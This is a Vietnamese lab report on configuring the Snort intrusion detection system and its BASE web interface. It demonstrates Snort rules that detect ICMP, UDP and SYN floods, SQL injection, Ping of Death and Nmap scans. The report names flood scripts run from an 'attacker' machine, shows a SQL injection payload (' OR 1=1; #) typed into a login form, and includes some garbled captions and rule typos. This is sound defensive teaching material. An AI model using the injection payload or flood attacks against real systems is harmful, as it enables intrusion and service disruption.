- Cấu hình font tại dòng 456 trong file base_conf.php:

```
//$graph_font_name = "Verdana";  
//$graph_font_name = "DejaVuSans";
```

```
//$graph_font_name = "Image_Graph_Font";
$graph_font_name = "";
```

- Thiết lập quyền cho thư mục BASE:


```
chown -R www-data:www-data /var/www/html/base
chmod o-r /var/www/html/base/base_conf.php
```

- Khởi động lại Apache và vào đường dẫn http://IP_Snort_Server/base/index.php:
service apache2 restart
- Tại giao diện website, bạn nhấp vào Setup page để thực hiện cấu hình và tối ưu DB:




Ảnh 47. Giao diện BASE (1)


- Tiếp tục chọn vào Create BASE AG, sau đó trở về thư mục home. Giao diện như sau



Ảnh 48. Giao diện BASE(2)



Ảnh 49. Giao diện BASE(3)



Ảnh 50. Giao diện BASE(4)

Chương 3: Demo Snort Rules và BASE


1. Giới thiệu Snort Rules và BASE

1.1. Snort Rules

1.1.1. Giới thiệu về Snort

Snort là phần mềm IDS được phát triển bởi Martin Roesch dưới dạng mã nguồn mở. Snort ban đầu được xây dựng trên nền Unix nhưng sau đó phát triển sang các nền tảng khác. Snort được đánh giá rất cao về khả năng phát hiện xâm nhập. Tuy Snort miễn phí nhưng nó lại có rất nhiều tính năng tuyệt vời.

1.1.2. Kiến trúc của Snort



Trong đó:

- **Packet-Sniffing:** thu thập thông tin để xem xét và xử lý
- **Preprocessor:**
 - Nhận gói tin thô và kiểm tra chúng có cắm vào RPC, HTTP, quét dò cổng, phân mảnh IP, kiểm soát lưu lượng
 - Sau khi đã xác định được kiểu hành vi của gói tin, bộ tiền xử lý sẽ gửi đến bộ phận phát hiện (detection engine)
- **Detection Engine:**
 - Phát hiện xâm nhập dựa vào các dấu hiệu nhận dạng
 - Nhận gói tin từ bộ tiền xử lý, kiểm tra các dấu hiệu nhận dạng được mô tả trong tập luật, nếu khớp với dấu hiệu nhận dạng thì sẽ gửi đến bộ cảnh báo (alert processor)
 - Tập luật bao gồm 3 loại: Trojan horses < buffer overflows < truy xuất đến các ứng dụng
 - Luật: header và option
 - Header: hành động (alert/log), kiểu gói tin (TCP, UDP, ICMP, etc), địa chỉ và cổng nguồn < đích
 - Option: chứa dấu hiệu nhận dạng
- **Alerting/Logging Component:** Khi phát hiện tấn công, bộ phận Detection Engine thông báo cho bộ phận Alerting/Logging Component. Các ghi nhận, thông báo có thể được lưu dưới dạng văn bản hoặc một số định dạng khác nhau.

1.1.3. Cấu trúc của Snort Rules

Cấu trúc của Snort Rules gồm có 2 thành phần chính là Rule Header và Rule Option, trong đó:

Phần Header: chứa thông tin về hành động mà luật đó sẽ thực hiện khi phát hiện ra có xâm nhập nằm trong gói tin và nó cũng chứa tiêu chuẩn để áp dụng luật với gói tin đó

⇒ **Header:** hành động, nghi thức, địa chỉ IP và cổng nguồn, đích (có thể dùng netmask)

⇒ **Một số hành động của Header:**

Hành động (Action)	Chức năng (Function)
Alert	Gửi thông điệp cảnh báo khi dấu hiệu xâm nhập được phát hiện
Log	Dùng để ghi log gói tin. Có thể log vào file hay vào CSDL
Activate	Tạo ra cảnh báo và kích hoạt thêm các luật khác để kiểm tra thêm điều kiện của gói tin
Pass	Cho phép bỏ qua gói tin
Dynamic	Đây là luật ở trạng thái “nhàn rỗi” cho đến khi được gọi bởi một active rule sau đó hành động như một log rule
Drop	Chặn gói tin đó và ghi log lại
Sdrop	Chặn gói tin nhưng không ghi log lại
Reject	Chặn gói tin, ghi log lại và gửi trả về một thông điệp

Phần Option: chứa thông điệp cảnh báo và các thông tin về các phần của gói tin dùng để tạo nên cảnh báo. Phần Option chứa các tiêu chuẩn phụ thêm để đối sánh với gói tin

⇒ **Options:** thông báo cảnh báo, mô tả dấu hiệu nhận dạng, phân loại, etc.

Ví dụ: alert icmp any any -> any any (msg:"Ping flood Detected"; sid:1000001; rev:1)

Header:

- alert — Rule action: Snort sẽ tạo ra một cảnh báo
- icmp — Protocol: Giao thức icmp
- any — Source IP: Xem xét tất cả địa chỉ ip nguồn.
- any — Source port: Xét tất cả các cổng nguồn.
- -> — Hướng từ nguồn đến đích.
- any — Destination IP: Xem xét tất cả các ip đích
- any — Destination port: Xem xét tất cả các ports đích

Option:

- msg: “Ping Flood Detected” — Snort sẽ gắn thông điệp này với alert.
- rev:1 — Revision number. Tùy chọn này cho phép bảo trì rules dễ dàng hơn.
- sid: id của Snort là 1000001

1.2. Giới thiệu về BASE

Basic Analysis And Security Engine (BASE) cung cấp giao diện dạng web cho phép truy vấn và phân tích các cảnh báo được thu thập bởi Snort. Nó được hỗ trợ từ cộng đồng Snort với tài liệu đầy đủ, tương thích với database và cung cấp giao diện cuối hoàn chỉnh cho Snort. Nhưng do hoạt động trên nền web nên còn có nhiều hạn chế.

2. ICMP Flood (Ping Flood)

2.1. Rule

```
alert icmp any any -> $HOME_NET any (msg: "ICMP Flood"; GID:1; sid: 1000001; rev:001; classtype: icmp-event; detection_filter:track by_dst, count 30, seconds 3;)
```

2.2. Demo

```
b1908333@attacker:~/code$ sudo python3 icmpFlood.py
[sudo] password for b1908333:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
----- ICMP FLOOD -----
----- ICMP FLOOD -----
----- ICMP FLOOD -----
```

Ảnh 51. Thực hiện ICMP Flood Attack trên máy attacker

```
04/04-15:35:38.238284 [**] [1:1000001:1] "ICMP Flood" [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 216.21.85.20 -> 192.168.1.17
04/04-15:35:38.288611 [**] [1:1000001:1] "ICMP Flood" [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 172.20.37.119 -> 192.168.1.17
04/04-15:35:38.332199 [**] [1:1000001:1] "ICMP Flood" [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 254.216.99.88 -> 192.168.1.17
04/04-15:35:38.381191 [**] [1:1000001:1] "ICMP Flood" [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 96.92.80.46 -> 192.168.1.17
04/04-15:35:38.434873 [**] [1:1000001:1] "ICMP Flood" [**] [Classification: Gen
```

Basic Analysis and Security Engine (BASE)

	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
<input type="checkbox"/>	#0-(6-33)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:24	17.148.75.239:57165	192.168.1.17:80	TCP
<input type="checkbox"/>	#1-(6-32)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	141.225.97.194:56823	192.168.1.17:80	TCP
<input checked="" type="checkbox"/>	#2-(6-31)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	137.199.88.58:60266	192.168.1.17:80	TCP
<input type="checkbox"/>	#3-(6-30)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	199.48.239.54:61723	192.168.1.17:80	TCP
<input type="checkbox"/>	#4-(6-29)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	159.146.215.87:16636	192.168.1.17:80	TCP
<input type="checkbox"/>	#5-(6-28)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	93.133.22.10:53494	192.168.1.17:80	TCP
<input type="checkbox"/>	#6-(6-27)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:23	108.221.22.34:8315	192.168.1.17:80	TCP
<input type="checkbox"/>	#7-(6-26)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:22	43.82.112.51:49285	192.168.1.17:80	TCP
<input type="checkbox"/>	#8-(6-22)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:22	105.19.68.72:34458	192.168.1.17:80	TCP
<input type="checkbox"/>	#9-(6-23)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:22	2.29.213.154:6291	192.168.1.17:80	TCP
<input type="checkbox"/>	#10-(6-24)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:22	246.3.209.231:40084	192.168.1.17:80	TCP
<input type="checkbox"/>	#11-(6-25)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:22	216.203.105.240:59278	192.168.1.17:80	TCP
<input type="checkbox"/>	#12-(6-17)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:21	238.151.161.237:6814	192.168.1.17:80	TCP
<input type="checkbox"/>	#13-(6-21)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:21	74.105.68.54:37019	192.168.1.17:80	TCP
<input type="checkbox"/>	#14-(6-20)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:21	164.53.107.69:1081	192.168.1.17:80	TCP
<input type="checkbox"/>	#15-(6-19)	{snort} Snort Alert [2:10000002:1]	2023-04-04 15:34:21	78.204.88.70:6564	192.168.1.17:80	TCP

Ảnh 52. Snort phát hiện ICMP Flood Attack trên máy victim


Ảnh 53. Các cảnh báo được lưu và hiển thị trên BASE

3. UDP Flood

3.1. Rule


```
alert udp any any -> $HOME_NET any ( msg:" Possible UDP Flood Attack ";
detection_filter: track by_dst, count 1000, seconds 30; GID:3; sid: 10000003;
rev:001; )
```

3.2. Demo




The screenshot shows a terminal window titled 'b1908333@attacker: ~/code'. The user runs the command 'sudo python3 udpFlood.py'. A password prompt follows. A warning message is displayed: 'WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6'. Below the warning, two dashed lines labeled '-----UDP FLOOD-----' indicate the start of the attack.

Ảnh 54. Thực hiện UDP Flood Attack trên máy attacker



The screenshot shows a terminal window titled 'b1908333@b1908333: ~'. It displays a series of Snort alerts for 'Possible UDP Flood Attack' from various source IP addresses to the same destination port. The alerts are timestamped between 04/04/20:55:24 and 04/04/20:55:28.

Basic Analysis and Security Engine (BASE)



The screenshot shows the 'Basic Analysis and Security Engine (BASE)' interface. The 'Summary Statistics' section indicates 1260 total alerts. The main table lists 14 rows of alert details, including ID, Signature, Timestamp, Source Address, Destination Address, and Layer 4 Proto (all UDP). The alerts are timestamped from 2023-04-04 20:55:24 to 2023-04-04 20:55:27.

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(6-1363)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:27	203.113.188.1.53	192.168.1.17.56684	UDP
#1-(6-1362)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:26	203.113.188.1.53	192.168.1.17.42365	UDP
#2-(6-1361)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	46.249.218.73.5795	192.168.1.17.38039	UDP
#3-(6-1360)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	130.14.35.9.8634	192.168.1.17.9665	UDP
#4-(6-1359)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	52.110.187.201.55172	192.168.1.17.5153	UDP
#5-(6-1358)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	39.53.132.222.55697	192.168.1.17.5419	UDP
#6-(6-1357)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	161.19.66.181.54488	192.168.1.17.23655	UDP
#7-(6-1356)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	241.147.231.28.39538	192.168.1.17.52195	UDP
#8-(6-1355)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	244.130.56.91.47432	192.168.1.17.51064	UDP
#9-(6-1354)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	187.35.20.240.32793	192.168.1.17.2708	UDP
#10-(6-1353)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	53.236.138.239.45854	192.168.1.17.7376	UDP
#11-(6-1352)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	15.187.51.178.43563	192.168.1.17.33973	UDP
#12-(6-1351)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	247.245.46.49.2506	192.168.1.17.64891	UDP
#13-(6-1350)	[snort] Snort Alert [1:10000003:1]	2023-04-04 20:55:24	214.110.142.200.55831	192.168.1.17.53712	UDP

Ảnh 55. Snort phát hiện UDP Flood Attack trên máy victim

Ảnh 56. Các cảnh báo được lưu và hiển thị trên BASE

4. SQL Injection

4.1. Rule


```
alert tcp any any -> any 80 (msg: "Error Based SQL Injection"; content: "%27" ; sid:100000007;)
```

```
alert tcp any any -> any 80 (msg: "Error Based SQL Injection"; content: "%22" ; sid:100000008;)
```

4.2. Demo

The screenshot shows a login interface with two input fields and a button. The first input field contains the value "' OR 1=1; #". The second input field is labeled "Password". Below the inputs is a large dark grey button labeled "Login".

Ảnh 57. Thực hiện tấn công SQL Injection ($l=1$) trên máy attacker (1)



Ảnh 58. Thực hiện tấn công SQL Injection ($l=1$) trên máy attacker (2)

The screenshot shows a terminal window titled "b1908333@b1908333:~". It displays several log entries from the Snort tool, indicating multiple "Error Based SQL Injection" events. The logs show traffic from IP 192.168.1.4 to 192.168.1.17 on port 50170.

```
b1908333@b1908333:~$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
04/05-08:46:49.531328  [**] [1:100000007:0] Error Based SQL Injection [**] [Priority: 0] {TCP} 192.168.1.4:50170 -> 192.168.1.17:80
04/05-08:46:50.771262  [**] [1:100000007:0] Error Based SQL Injection [**] [Priority: 0] {TCP} 192.168.1.4:50170 -> 192.168.1.17:80
04/05-08:46:51.893680  [**] [1:100000007:0] Error Based SQL Injection [**] [Priority: 0] {TCP} 192.168.1.4:50170 -> 192.168.1.17:80
```

Ảnh 59. Snort phát hiện SQL Injection attack trên máy victim

5. Ping of Death

5.1. Rule

```
alert icmp any any -> $HOME_NET any (msg: "Ping of Death Detected";dsiz: > 10000; GID:1; sid: 10000006; rev:1;)
```

5.2. Demo

```
b1908333@attacker:~/code$ sudo python PoD.py
```

Ảnh 60. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (1)

```
ImportError: cannot import name CryptographyDeprecationWarning
(<RandIP>, '=>', '192.168.1.17')
.....
Sent 122 packets.
(<RandIP>, '=>', '192.168.1.17')
.....
Sent 122 packets.
(<RandIP>, '=>', '192.168.1.17')
.....
```

Ảnh 61. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (2)

```
b1908333@b1908333:~$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
04/05-08:58:41.222026  [**] [1:10000006:1] "Ping of Death Detected" [**] [Priority: 0] {ICMP} 183.50.188.55 -> 192.168.1.17
04/05-08:58:41.308636  [**] [1:10000006:1] "Ping of Death Detected" [**] [Priority: 0] {ICMP} 87.223.174.85 -> 192.168.1.17
04/05-08:58:41.404449  [**] [1:10000006:1] "Ping of Death Detected" [**] [Priority: 0] {ICMP} 49.49.11.215 -> 192.168.1.17
04/05-08:58:41.487013  [**] [1:10000006:1] "Ping of Death Detected" [**] [Priority: 0] {ICMP} 83.215.24.231 -> 192.168.1.17
```

Ảnh 62. Snort phát hiện Ping of Death attack trên máy victim

6. TCP Flood (SYN Flood)

6.1. Rule

```
alert tcp any any -> $HOME_NET 80 (msg: "Possible TCP Flood Attack"; flags: S; GID:2; sid: 10000002; rev:001; classtype:unusual-client-port-connection; threshold: type threshold, track by_dst, count 30, seconds 3;)
```

6.2. Demo

```
b1908333@attacker:~/code$ sudo python3 tcpFlood.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
-----
----- TCP FLOOD -----
----- TCP FLOOD -----
----- TCP FLOOD -----
```

Ảnh 63. Thực hiện tấn công TCP Flood trên máy attacker

```
b1908333@b1908333: ~
File Edit View Search Terminal Help
04/05-11:41:40.484250 [**] [2:10000002:1] "Possible TCP Flood Attack" [**] [Classification: A client was using an unusual port] [Priority: 2] {TCP} 189.37.139.17:64635 -> 192.168.1.17:80
04/05-11:41:40.846446 [**] [1:10000005:0] SYN Floods Attack [**] [Priority: 0] {TCP} 102.202.4.170:44918 -> 192.168.1.17:80
04/05-11:41:40.846446 [**] [2:10000002:1] "Possible TCP Flood Attack" [**] [Classification: A client was using an unusual port] [Priority: 2] {TCP} 102.202.4.170:44918 -> 192.168.1.17:80
04/05-11:41:41.265091 [**] [1:10000005:0] SYN Floods Attack [**] [Priority: 0] {TCP} 191.246.176.19:33209 -> 192.168.1.17:80
```

Ảnh 64. Snort phát hiện TCP Flood attack trên máy victim

Basic Analysis and Security Engine (BASE)

Queried on: Wed April 05, 2023 11:44:24

Meta Criteria	any
IP Criteria	any
TCP Criteria	any
Payload Criteria	any

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique Addresses: Source | Destination
- Unique IP Addresses
- Source Port: TCP | UDP
- Destination Port: TCP | UDP

• Time profile of alerts

Displaying alerts 1-33 of 33 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(3-33)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:42	137.80.233.60:44471	192.168.1.17:80	TCP
#1-(3-32)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:41	135.46.26.203:5867	192.168.1.17:80	TCP
#2-(3-31)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:41	191.246.176.19:33209	192.168.1.17:80	TCP
#3-(3-30)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:40	102.202.4.170:44918	192.168.1.17:80	TCP
#4-(3-29)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:40	189.37.139.17:64635	192.168.1.17:80	TCP
#5-(3-28)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:40	246.85.87.196:34118	192.168.1.17:80	TCP
#6-(3-26)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:39	42.166.78.97:64513	192.168.1.17:80	TCP
#7-(3-27)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:39	221.180.1.41.17:64007	192.168.1.17:80	TCP
#8-(3-25)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:38	77.214.194.51:57021	192.168.1.17:80	TCP
#9-(3-24)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:38	87.145.85.86:4886	192.168.1.17:80	TCP
#10-(3-23)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:38	161.29.64.139:34937	192.168.1.17:80	TCP
#11-(3-22)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:37	109.16.96.132:16214	192.168.1.17:80	TCP
#12-(3-21)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:37	13.145.209.206:57229	192.168.1.17:80	TCP
#13-(3-20)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:37	156.63.100.71:38856	192.168.1.17:80	TCP
#14-(3-19)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:36	209.238.85.135:62913	192.168.1.17:80	TCP
#15-(3-18)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:36	153.237.112.243:37270	192.168.1.17:80	TCP
#16-(3-17)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:35	253.191.45.7:49603	192.168.1.17:80	TCP
#17-(3-16)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:35	11.102.214.125:38474	192.168.1.17:80	TCP
#18-(3-15)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:35	33.21.24.241:544	192.168.1.17:80	TCP
#19-(3-14)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:34	178.204.10.50:36137	192.168.1.17:80	TCP
#20-(3-13)	[snort] Snort Alert [2:10000002:1]	2023-04-05 11:41:34	211.116.240.252:19319	192.168.1.17:80	TCP

Ảnh 65. Các cảnh báo được lưu và hiển thị trên BASE

7. Nmap Scan

7.1. Rule

#TCP Scan

```
alert tcp any any -> $HOME_NET 22 (msg: "NMAP TCP Scan"; sid: 10000009; rev:2;)
#FIN SScan
```

```
alert tcp any any -> $HOME_NET 22 (msg: "NMAP FIN Scan"; flags:F; sid: 100000010; rev:1;)
#NULL Scan
alert tcp any any -> $HOME_NET 22 (msg: "NMAP NULL Scan"; flags:0; sid: 100000011; rev:1;)
#XMAS Tree Scan
alert tcp any any -> $HOME_NET 22 (msg: "NMAP XMAS Tree Scan"; flags:FPU; sid: 100000012; rev:1;)
```

7.2. Demo

```
